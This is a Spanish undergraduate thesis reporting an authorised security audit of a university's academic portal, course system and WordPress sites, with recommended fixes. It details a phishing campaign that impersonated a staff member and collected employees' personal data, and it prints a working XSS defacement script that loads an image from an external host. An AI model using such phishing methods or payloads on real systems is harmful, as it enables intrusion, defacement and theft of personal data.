RESUMEN

Vulnerabilidades en los sistemas académicos y sitios de la Universidad de Montemorelos

Por

Erick Ramírez Ascencio

Asesor: Jair Arody del Valle López

UNIVERSIDAD DE MONTEMORELOS

FACULTAD DE INGENIERÍA Y TECNOLOGÍA

“Vulnerabilidades en los sistemas académicos y sitios web de la Universidad de Montemorelos”

Tesis
Presentada en cumplimiento parcial
De los requisitos para el grado de
Ingeniería en Tecnologías de la Información y Comunicación

Por

Erick Ramírez Ascencio

Mayo de 2014

AGRADECIMIENTO

A mis padres, por su amor y apoyo incondicional, por sus enseñanzas y consejos, a mis hermanos Carlos y Alvin por que han sido una bendición en mi vida, a mi abuelita Rosaura por tantos años de servicio abnegado y por guiar mi vida hacia la senda del bien.

A mi familia en general, amigos, compañeros de clase y a mi novia Vaitiare por su apoyo incondicional, aun en los peores momentos.

A mi asesor principal, Jair Arody Del Valle López, por guiarme en la trayectoria de toda mi carrera y por brindar su apoyo incondicional en este proyecto, por sus consejos, su confianza y amistad.

A Rafael Vázquez García (asesor secundario) y a Gabriel Trisca por brindarme de sus conocimientos, apoyo en la parte técnica y en las pruebas del proyecto, y a Brenda Quintero por su apoyo y su tiempo en la corrección y redacción del documento.

DEDICATORIA

A Dios y a mis Padres.

TABLA DE CONTENIDO

LISTA DE FIGURAS

RESUMEN

El objetivo principal es proponer una mayor seguridad a los sistemas informáticos de la Universidad de Montemorelos cubriendo todas las vulnerabilidades encontradas en los sistemas base del control académico y páginas web, a saber: (a) portal académico, (b) sistema e42 y (c) páginas web, como fit.um.edu.mx. Para lograr un incremento en la seguridad de los sistemas, se buscó encontrar vulnerabilidades a través de ataques tales como: (a) Phishing, (b) XSS, (c) Ingeniería Social, (d) SessionHijacking y (e) URL´s débiles. Después de que se realizaron las pruebas propuestas se encontraron diferentes vulnerabilidades en los sistemas, tanto a nivel software como a nivel usuario, se pudo corroborar que los sistemas académicos de la Universidad de Montemorelos cuentan con diferentes vulnerabilidades críticas, así mismo se reafirma la importancia de un grupo de ingenieros capacitados en el área de seguridad en informática para poder día con día, mejorar la seguridad de los sistemas de la universidad.

Palabras claves: Penetration Test, Backdoors, Ingeniería social, Phishing, Hacking.

CAPÍTULO I

INTRODUCCIÓN

La información ha estado presente en diversas formas y técnicas a lo algo de la historia. La información valiosa era preservada y cuidada como a objetos valiosos, se almacenaba en lugares de difícil acceso y solo las personas autorizadas podían accesar a ella.

En la actualidad, el incremento de la circulación de los datos a través de la tecnología también ha generado mayor cantidad de información valiosa, esta es el objeto de mayor valor en las empresas. La seguridad informática es muy importante ya que afecta directamente a los gobiernos, universidades, empresas e individuos.

Definición del problema

Con la finalidad de construir un sistema capaz de brindar protección a la información confidencial que se maneja en la UM, los sistemas informáticos de la misma, cuentan con un estimado de 15 especialistas en tecnologías de la información, uno de ellos está destinado específicamente al área de seguridad informática; esta persona, como parte de su desempeño laboral, ha implementado un *Firewall* que hace a cada sistema informático tener algo más seguridad y, se dice que el sistema e42 es el más seguro de todos ya que se le ha destinado dos Firewalls.

Declaración del problema

Este estudio pretende buscar vulnerabilidades en la seguridad de los sistemas de la UM. Se propondrá mejoras a la seguridad en áreas de los sistemas que lo requieran, y sugerirá métodos y herramientas de seguridad en áreas donde no hay protección a los sistemas informáticos.

Justificación

A razón de que el portal académico y algunas páginas web han sufrido ataques y las han dejado fuera de servicio, este proyecto se centra en buscar vulnerabilidades en los sistemas de la UM y en sus páginas web para prevenirlos de posibles ataques.

Objetivos

Este estudio pretende comprobar la seguridad implementada y, de ser requerido, proponer una mejor seguridad a los sistemas de la Universidad de Montemorelos. A continuación se especifican estos objetivos:

1. Atacar los sistemas informáticos de la UM con técnicas como Phishing, XSS, Ingeniería Social, SessionHijacking y URL´s con parámetros débiles.
2. Descubrir vulnerabilidades, back doors y tipos de debilidades de los sistemas y páginas web.
3. Reforzar la seguridad actual de autenticación de usuarios, desarrollo seguro y encriptación.
4. Documentar e informar lo encontrado con sus posibles soluciones.

Preguntas de la investigación

¿Qué tan seguros son los sistemas informáticos dentro de la UM? ¿Qué medidas de seguridad se pueden implementar en los sistemas informáticos de la UM?

Limitaciones

Las limitaciones que se observan en este estudio son:

1. Negación de los responsables para permitir atacar a los sistemas desde una perspectiva ética.
2. Falta de un buen equipo de cómputo para los trabajos de ataques informáticos, ya que los procesos que se requieren realizar para los ataques requieren de personal capacitado.

Delimitaciones

Sabiendo que en la UM se tienen diferentes sistemas informáticos (académico, financiero, e42) y páginas web (una por facultad) sólo se trabajará con:

1. El portal académico, encargado de información detallada académica y financiera para cada alumno y empleado de la Universidad.
2. El e42, encargado del manejo de tareas, proyectos y exámenes,
3. Las diferentes páginas web de la institución (UM, FIT y Pulso).

Definición de términos

Seguridad informática: se define como cualquier medida que impida la ejecución de operaciones no autorizadas sobre un sistema o red informática, y cuyos efectos puedan conllevar daños sobre la información, comprometer su confidencialidad, autenticidad o integridad, disminuir el rendimiento de los equipos o bloquear el acceso de usuarios autorizados al sistema (Scambray y McClure, 2000).

Sistemas Informáticos: se define como el conjunto de partes interrelacionadas, hardware, software y de recurso humano que permite almacenar y procesar información. El hardware incluye computadoras o cualquier tipo de dispositivo electrónico inteligente, que consisten en procesadores, memoria, sistemas de almacenamiento externo, etc. El software incluye al sistema operativo, firmware y aplicaciones, siendo especialmente importante los sistemas de gestión de bases de datos. Por último el recurso humano incluye al personal técnico que crean y mantienen el sistema como: analistas, programadores, operarios y a los usuarios que lo utilizan.

Hacker: son intrusos que se dedican a infiltrarse en los sistemas informáticos como pasatiempo y como reto técnico, para demostrar y poner a prueba su inteligencia y conocimientos de los puntos débiles de Internet que no están tan visibles, pero no pretenden provocar daños en estos sistemas (Gómez, 2008).

Cracker ("blackhats"): son individuos con interés en atacar un sistema informático para obtener beneficios de forma ilegal o para provocar algún daño a la organización propietaria del sistema. Son motivados por intereses económicos, políticos, religiosos, etc.

Exploits (del inglés exploit, explotar o aprovechar): es una pieza de software, fragmento de datos o secuencia de comandos y acciones, utilizada con el fin de aprovechar una vulnerabilidad de seguridad de un sistema de información para conseguir un comportamiento no deseado del mismo.

Backdoors: es una secuencia especial dentro del código de programación, con este método se pueden evadir los algoritmos de autentificación para acceder al sistema. Aunque estas puertas pueden ser utilizadas para fines maliciosos y espionaje, no siempre son un error; pueden haber sido diseñadas con la intención de tener una entrada secreta.

Código malicioso ("malware"): es un tipo de software que tiene como objetivo infiltrarse o dañar una computadora o sistema de información sin el consentimiento de su propietario. También es llamado *badware*, código maligno, software malicioso o software malintencionado. El término *malware* es muy utilizado por profesionales de la informática para referirse a una variedad de software hostil, intrusivo o molesto. El virus informático es un tipo de *malware*.

XSS ("Cross-site scripting"): es un tipo de inseguridad informática o agujero de seguridad típico de las aplicaciones web, permite que una tercera parte del código del atacante se inyecte en páginas web vistas por el usuario, el lenguaje utilizado para este ataque suele ser JavaScript o VBScript, entre otros. Este tipo de vulnerabilidad se conoce en español con el nombre de *secuencias de comandos en sitios cruzados*.

Defacement (desconfiguración): es un término usado en informática para hacer referencia a la deformación o cambio producido de manera intencionada en

una página web por un atacante que haya obtenido algún tipo de acceso a ella o bien por algún error de programación de la página, algún bug en el propio servidor o por una mala administración de este. El autor de un *Defacement* se denomina *Defacer*.

Cookie (Galleta informática): es una pequeña información enviada por un sitio web y almacenado en el navegador del usuario, de manera que el sitio web puede consultar la actividad previa del usuario.

HeartBleed: es un agujero de seguridad (*bug*) de software en la biblioteca de código abierto OpenSSL, permite a un atacante leer la memoria de un servidor o un cliente permitiéndole, por ejemplo, conseguir las claves privadas SSL de un servidor.

CAPÍTULO II

ESTADO DEL ARTE

Cuando se habla de incidentes de seguridad, o problemas de seguridad informática, generalmente se hace referencia a: (a) acceso no autorizado a la información, (b) descubrimiento de información, (c) modificación no autorizada de datos, (d) invasión a la privacidad y (e) denegación de servicios.

Hoy en día la amenaza más común en los ambientes informatizados se centra en la eliminación o disminución de la disponibilidad de los recursos y servicios que utiliza el usuario.

La seguridad interna de una red muchas veces es menospreciada por sus administradores, inclusive a menudo no existe. Debido a esto cualquier usuario puede acceder fácilmente al equipo de otro usuario mediante debilidades conocidas.

Antecedentes

En las organizaciones existen normas para mantener la seguridad en los sistemas de información, son las llamadas Políticas de Seguridad. Son un conjunto de requisitos definidos por los responsables directos o indirectos de un sistema, indica en términos generales lo que está y lo que no está permitido. En términos generales se puede decir que una política de seguridad puede ser: (a) prohibitiva, es decir, todo lo que no está expresamente permitido está denegado, (b) permisiva, es decir, todo lo que no está expresamente prohibido está permitido. Para ello existen normas que ayudan a las empresas a la creación de sus políticas de seguridad tales

como la *Norma ISO/IEC 27001* (International Organization for Standardization/International Electrotechnical Comission) publicada el 15 de Octubre de 2005. Es la norma principal de la serie y contiene los requisitos del sistema de gestión de seguridad de la información y la *Norma ISO/IEC 27002* es una guía de buenas prácticas que describe los objetivos de control y controles recomendables en cuanto a seguridad de la información. Los beneficios de contar con estas normas es que ayudan a establecer de manera clara y ordenada una buena metodología de gestión en materia de seguridad de la información, así como la reducción de riesgos en cuanto a la pérdida, robo o corrupción de la información garantizando que los usuarios tengan acceso de manera segura. Es por ello que se realizan auditorías tanto externas como internas ya que ayudan a identificar las posibles debilidades del sistema y lo más importante es que incrementa el nivel de concientización del personal que labora en las empresas. Principios El objetivo de la seguridad informática es proteger los activos (todo aquel recurso del sistema de información necesario, para que la empresa funcione correctamente) y para ello se basa en tres principios básicos los cuales son: (a) Integridad: Significa que el sistema no debe modificar ni corromper la información que almacene, o permitir que alguien no autorizado lo haga, (b) Confidencialidad: se refiere a la capacidad del sistema para evitar que personas o procesos no autorizados puedan acceder a la información almacenada en él, (c) disponibilidad: significa que el sistema, tanto hardware como software, se mantienen funcionando eficientemente y que es capaz de recuperarse rápidamente en caso de falla. Por lo antes visto se puede observar que la seguridad informática se basa en tres principios fundamentales los cuales son: la Integridad,

Disponibilidad y Confidencialidad. Estos ayudan a mantener un nivel de seguridad acorde a las necesidades de las organizaciones o de las personas que la requieran, si no se tuvieran en cuenta estos principios, realmente no se tendría un buen sistema de seguridad ya que cualquier individuo tendría acceso a la información, realizando alguna modificación o anomalía que afecte a las organizaciones, por ello es indispensable contar con un departamento del área de seguridad informática el cual se encargue de organizar todos los activos de la empresa, llevando a cabo un análisis para determinar las posibles anomalías que se presenten, de tal manera que ayude a prevenirlas y así mantener un buen sistema de seguridad de la información.

La Fundación Nacional para la Ciencia (National Science Foundation) inicia Una nueva "red de redes" vinculando en una primera etapa a los centros de Supercomputo en los EEUU (seis grandes centros de procesamiento de datos Distribuidos en el territorio de los EEUU) a través de nuevas y más rápidas Conexiones (Gonzalo Asensio, 2004). Esta red se le conoció como NSFNET y adoptó también como protocolo de comunicación a TCP/IP. Eventualmente, a NSFNET empezaron a conectarse no solamente centros de supercomputo, sino también instituciones educativas con redes más pequeñas. El crecimiento exponencial que experimento NSFNET así como el incremento continuo de su capacidad de transmisión de datos, determinó que la mayoría de los miembros de ARPANET terminaran conectándose a esta nueva red y en 1989, ARPANET se declara disuelta (Siles Peláez, 2004).

El crecimiento inicial de Linux coincidió con otro fenómeno: el descubrimiento público de Internet. Los primeros años 90 vieron también los inicios del florecimiento

de la industria de los proveedores de Internet, vendiendo la conectividad al público por unos pocos dólares al mes. Siguiendo a la invención de la World Wide-Web, el crecimiento de Internet se aceleró de una forma demoledora. Allí por 1994, el grupo de desarrollo de Berkeley finalmente desapareció, diferentes versiones libres de UNIX (Linux y los descendientes de 386BSD) sirvieron como los principales puntos focales de la actividad hacker. Linux se distribuya comercialmente en un CD-ROM y se vendrá como churros. A finales de 1995, las grandes compañías de software empezaron a lanzar anuncios celebrando la compatibilidad de sus aplicaciones y hardware con Internet. A finales de los años 90, el desarrollo de Linux y la ideología de Internet se convirtieron en las principales actividades de los hackers. La World Wide Web convirtió Internet en un medio de masas, y muchos de los hackers de los años 80 y de principios de los años 90 lanzaron los proveedores de servicios de Internet vendiendo o dando acceso a las masas. La ideología de Internet llevo incluso a la cultura hacker a los inicios de la respetabilidad y de aspiraciones políticas. En 1994 y 1995 el activismo hacker arruino la propuesta “Clipper” que pretendía poner la encriptación fuerte bajo el control del gobierno. En 1996, algunos hackers movilizaron una amplia coalición para vencer la mal llamada "Acta de Decencia de las Comunicaciones” para la censura de Internet. “Con la victoria sobre la ADC, dejamos una huella sobre la historia con los acontecimientos actuales. También atravesamos un periodo en el cual su historiador (a pesar de su propia sorpresa) se convirtió en actor más que en un mero observador” (Hernández, 1999).

No se tienen muchos antecedentes de la seguridad en informática en los sistemas y páginas web de la Universidad de Montemorelos (UM), ya que este proyecto es de los pocos en realizarse de manera formal en el área.

El portal académico y e42 hasta el día de hoy no ha sufrido ningún tipo de ataque hacker externo, sin embargo se escuchan pláticas de pasillo entre los estudiantes de la Facultad de Ingeniería y Tecnología (FIT) que egresados de la UM han entrado sin autorización y han cambiado calificaciones sin dejar cualquier tipo de pista o de rastro de la filtración. Para comprobar la facilidad del acceso a los sistemas, hace varios años, con la ayuda de dos estudiantes de la FIT, se hicieron pruebas de penetración a través de inyección SQL para poder acceder al portal académico; después de encontrar una vulnerabilidad, se informó a las oficinas de sistemas y se reestructuró la base de datos.

Por otro lado, además de los supuestos ataques al portal académico, se tiene indicios de un ataque Spoofing: cuando se intentaba entrar a cualquier página de la UM, se re direccionaba a una página de contenidos para adultos.

CAPÍTULO III


METODOLOGÍA

Se investigó qué tecnologías usa cada sistema informático de la UM, para poder realizar una revisión de literatura respecto a las vulnerabilidades conocidas, según las tecnologías utilizadas. Posteriormente se obtuvieron los permisos para atacar los sistemas, empezando el ataque a los sistemas con diferentes técnicas hacking como: (a) Phishing, (b) XSS, (c) Ingeniería social, (d) SessionHijacking y (e) URL´s débiles). Se documentaron las vulnerabilidades y back doors encontrados en los sistemas informáticos.

Recolección de datos

Ataque "Phishing"

La primera etapa del proyecto consiste en obtener información acerca de los empleados para lograr enviar algún ataque Phishing. Para esto se utilizó la herramienta llamada TheHarvester tal como se observa en la Figura 1; ésta permite obtener correos, código de páginas que incluyan el dominio y hostings de un determinado dominio, se realizó un revisión exhaustiva del dominio de la UM y se obtuvo alrededor de 80 correos y todos los hosts con sus IP's fijas.



```
*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __ *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|     *
*                                                                 *
* TheHarvester Ver. 2.2a                                          *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


Usage: theharvester options

       -d: Domain to search or company name
       -b: Data source (google,bing,bingapi,pgp,linkedin,google-profiles,people123,jigsaw,all)
       -s: Start in result number X (default 0)
       -v: Verify host name via dns resolution and search for virtual hosts
       -f: Save the results into an HTML and XML file
       -n: Perform a DNS reverse query on all ranges discovered
       -c: Perform a DNS brute force for the domain name
       -t: Perform a DNS TLD expansion discovery
       -e: Use this DNS server
       -l: Limit the number of results to work with(bing goes from 50 to 50 results,
           -h: use SHODAN database to query discovered hosts
            google 100 to 100, and pgp doesn't use this option)

Examples:./theharvester.py -d microsoft.com -l 500 -b google
         ./theharvester.py -d microsoft.com -b pgp
         ./theharvester.py -d microsoft -l 200 -b linkedin

root@ubuntu:/home/bugtraq/Desktop/theHarvester-2.2a#
```

Figura 1. Captura de pantalla de la terminal, uso de TheHarvester.

La realización del ataque phishing se necesitó una cuenta de correo electrónico falsa, por lo cual se procede a crear y dar de alta una cuenta de correo electrónico con algún proveedor, la cual solo tiene el propósito de servir al ataque. Este correo de envió a los correos obtenidos con la herramienta TheHarvester. Para que el ataque fuera más real y creíble se necesitaba tener un nombre de alguna autoridad o empleado, para esto se utilizó la herramienta de recopilado de información llamada Maltego tal como aparece en la Figura 2; esta herramienta recopila información de un servidor determinado extrayendo correos, páginas, números telefónicos y nombre de personas reales. Al momento de hacer el escaneo se obtuvieron cuentas de correos y se logró extraer el nombre de una persona física. Después de obtener ese nombre e investigar un poco en la agenda estudiantil se descubrió que el nombre de esa persona correspondía al encargado de los

servidores de la UM. En resumen, tal como se observa en la Figura 3, se creó una cuenta de correo falsa a nombre del responsable de los servidores para terminar el vector de ataque.

Figura 2. Uso de Maltego para obtener nombre de persona física

La finalidad de este ataque fue demostrar que cuando se presenta la posibilidad de obtener algo, las personas son capaces de proporcionar fácilmente su información. Para este ataque se utilizaron 50 cuentas de correo al azar y la cuenta falsa que anteriormente se había creado. Para darle más credibilidad al ataque, se les anexo una liga a un portal falso para que ellos proporcionaran sus datos. Los datos que se requerían fueron: (a) correo, (b) domicilio, (c) teléfono, (d) nombre completo y (e) fecha de nacimiento.




Figura 3. Correo falso a nombre de empleado UM

Cabe destacar que el ataque contenía pistas para que los usuarios se dieran cuenta del fraude como muestra la Figura 4, sin embargo un porcentaje significativo de ellos confiaron en el portal falso; estas pistas fueron las siguientes:

1. El correo contenía un dominio de Gmail a diferencia del um.edu.mx, el cual es utilizado en la UM (sistemas.um.asd@**gmail.com**).
2. El correo fue enviado a las 11:36 PM, la hora en la que fue enviado no era hora de trabajo institucional.
3. El sitio donde estaba alojado el portal de la rifa estaba en un dominio de España: http://inscripciones.esy.es/.

Figura 4. Correo falso con ataque Phishing

De los 50 correos mandados a los empleados, 23 contestaron con todos sus datos como se muestra en la Figura 5, eso muestra como resultado que una alarmante cifra del 48% del número de personas a estudiar no tienen el conocimiento ni son cuidadosos en la información que reciben. Un dato interesante de este ataque es que tres correos ajenos al correo institucional fueron también registrados en este sistema, con esto se puede concluir que un ataque de Phishing puede expandirse muy rápido.




Figura 5. Base de datos con información de empleados

Este tipo de ataques son muy difíciles de mitigar, ya que no se puede verificar que está viendo cada usuario y con quiénes están compartiendo su información. Para poder prevenir este tipo de ataques es necesario colocar políticas, de modo que cualquier URL o correo sospechoso pueda ser detectado fácilmente. Se sugieren algunas buenas prácticas para poder prevenir los ataques de Phishing: (a) siempre contestar y leer correos con dominio um.edu.mx (a menos que la cuenta de correo sea conocida), (b) los correos institucionales solo serán enviados en horario de trabajo (8:00 AM – 6:00 PM), y (c) evitar dar información en URL's con dominios no institucionales y menos extranjeros (.es, .ar, .uk).

XSS en portal académico

Dentro del portal académico se encuentran secciones donde se pueden introducir o actualizar los datos, hay herramientas que se pueden aprovechar de alguna vulnerabilidad o falla en esas secciones, entre las más usadas está el Cross-

site scripting o XSS. Consiste en ejecutar código HTML o JavaScript dentro del sistema utilizando el navegador como medio. El atacante puede introducir código JavaScript malicioso, confundir al servidor y alterar datos sensibles directamente a la base de datos. El vector de ataque fue probar en cada sección donde se introdujeran datos y ver si ejecutaba un código HTML o JavaScript programado previamente. Cabe destacar que esta vulnerabilidad puede ser explotada al ejecutar código que se cicle, de esa manera se hace un ataque DDoS por medio de una vulnerabilidad XSS dentro del sistema.

Al Auditase al sistema académico para encontrar posibles vulnerabilidades de XSS, se encontraron varios vectores de ataque al actualizar datos, al introducir código JavaScript y HTML al sistema como se muestra en la Figura 6, automáticamente ejecutó el código dejando en evidencia un efectivo ataque XSS.

Figura 6. Probando código JavaScript en el portal académico

En la Figura 7 se muestra el resultado de la ejecución de código HTML dentro de un campo vulnerable.

Figura 7. Resultado de inserción de código HTML

Para evitar el vector de ataque de XSS se recomienda las prácticas siguientes: (a) validar los campos de texto dejando disponibles el abecedario completo y alrededor de cuatro a seis signos, (b) cada vez que se refresca una página, esta misma deberá consultar los datos al servidor y presentar los datos de la consulta, de modo que no se podrán sobrescribir los datos desde el cliente (navegador) y (b) utilizar la Interfaz de Programación de Aplicaciones (API) llamada ESAPI para una autenticación más actualizada contra ataques de XSS.

XSS y Defacement en e42

Siguiendo el tema de ataques XSS, el sistema e42 contiene una mayor vulnerabilidad que el portal académico, a pesar de los comentarios de que el e42 es el sistema más seguro, esta vulnerabilidad se encuentra en el muro de trabajo de cada alumno de la Universidad de Montemorelos. Cuando el alumno envía una tarea, ésta tiene una fecha y hora límite, si se aplica un ataque defacement, cuando el alumno acceda al portal no podrá acceder a las tareas, documentos o contenidos de las materias, solo podrá ver alguna imagen indicando que fue vulnerado el portal o será redirecionado a otro sitio indicado por el atacante.

Después de pasar un tiempo auditando el e42 y haber encontrado una vulnerabilidad se propuso hacer un Script que generara un XSS en todos los muros de cada estudiante que tuviera acceso a una materia específica. Se generó un Script en Javascript para probar la vulnerabilidad en alumnos al azar, mostrado en la Figura 8.

```
19 <script>
20 var ref = document.getElementsByTagName("body")[0];
21 document.write("<div id='mydiv' style=\"width:100%;height:100%;top:0px;position:absolute;background:
22     white url('http://inscripciones.esy.es/hack/Defail.png') center top no-repeat;z-index:1000\"></div>")
23 ref.appendChild(document.getElementById("mydiv"))
24 </script>
```

Figura 8. Script que vulnera el ataque XSS

Un proceso de aplicar el script es introducir el código en un campo de texto (input), a este espacio se le conoce como campo vulnerable. La figura 9 muestra un ejemplo de campo vulnerable.




Figura 9. Introduciendo Script en campo vulnerable

La Figura 10 muestra el resultado del script introducido en el campo vulnerable explicado anteriormente.




Figura 10. Resultado del Script para XSS

Para evitar el vector de ataque de XSS se proponen las siguientes sugerencias y prácticas: (a) validar los campos que se introducen (más si son públicos a todas las personas), (b) validar los datos al momento de revisarlos en el servidor y (c) autenticar con la API "ESAPI" para tener las últimas actualizaciones y evitar un ataque XSS o 0day.

Auditoria a los sitios um.edu.mx, fit.um.edu.mx y pulso.um.edu.mx

Uno de los objetivos del proyecto era auditar el sitio oficial de la UM: http://www.um.edu.mx, el sitio oficial de la FIT: http://fit.um.edu.mx y el sitio de la vida estudiantil en la UM, mediante diferentes tipos de ataques. Al auditar los sitios se identificó que cuentan con el sistema de gestión de contenidos (CMS) WordPress.

Estos sitios incluyen un login para autenticar usuarios y así dar acceso al panel de modificación de contenido, imágenes, etc. Los sitios de WordPress, por default, se encuentran en la URL http://www.sitioweb.com/wp-admin. Esta parte del CMS es vulnerable ya que se puede atacar con técnicas de fuerza bruta y al tenerlo

con la configuración por default se ahorra tiempo al atacante para encontrar el sitio requerido para realizar el ataque.

Con la ayuda de la herramienta para auditorias web WPScan, se realizó una revisión total del sitio oficial de la UM, dando como resultado todos los plug-ins, versión del WordPress, enumeración de usuarios, etc. Se obtuvieron las diferentes versiones y nombres de los plug-ins y se encontró que 3 de ellos están desactualizados y vulnerables. Un sitio con WordPress implementa código de terceras personas haciendo del software inseguro, mientras se tenga más código externo a WordPress mas serán las vulnerabilidades.

En el caso del sitio oficial de la FIT, se enumeraron todos los usuarios, plug-ins, versión del WordPress, etc., para poder probar otro vector de ataque. Se utilizó un script hecho en el lenguaje de programación Perl y se probaron diferentes logins encontrados en el sitio. Al poner a prueba este script los resultados fueron que el login para acceder al panel de administrador del sitio de la FIT se encuentra con el sitio configurado por default, es decir la vulnerabilidad ya mencionada de los sitios WordPress. Cabe destacar que la prueba con el script tardó alrededor de 10 segundos para encontrar la URL que corresponde al panel de administrador. Este vector de ataque cuenta con la lista de usuarios y el sitio para loguearse, haciéndolo vulnerable a un ataque de fuerza bruta (Figura 11).

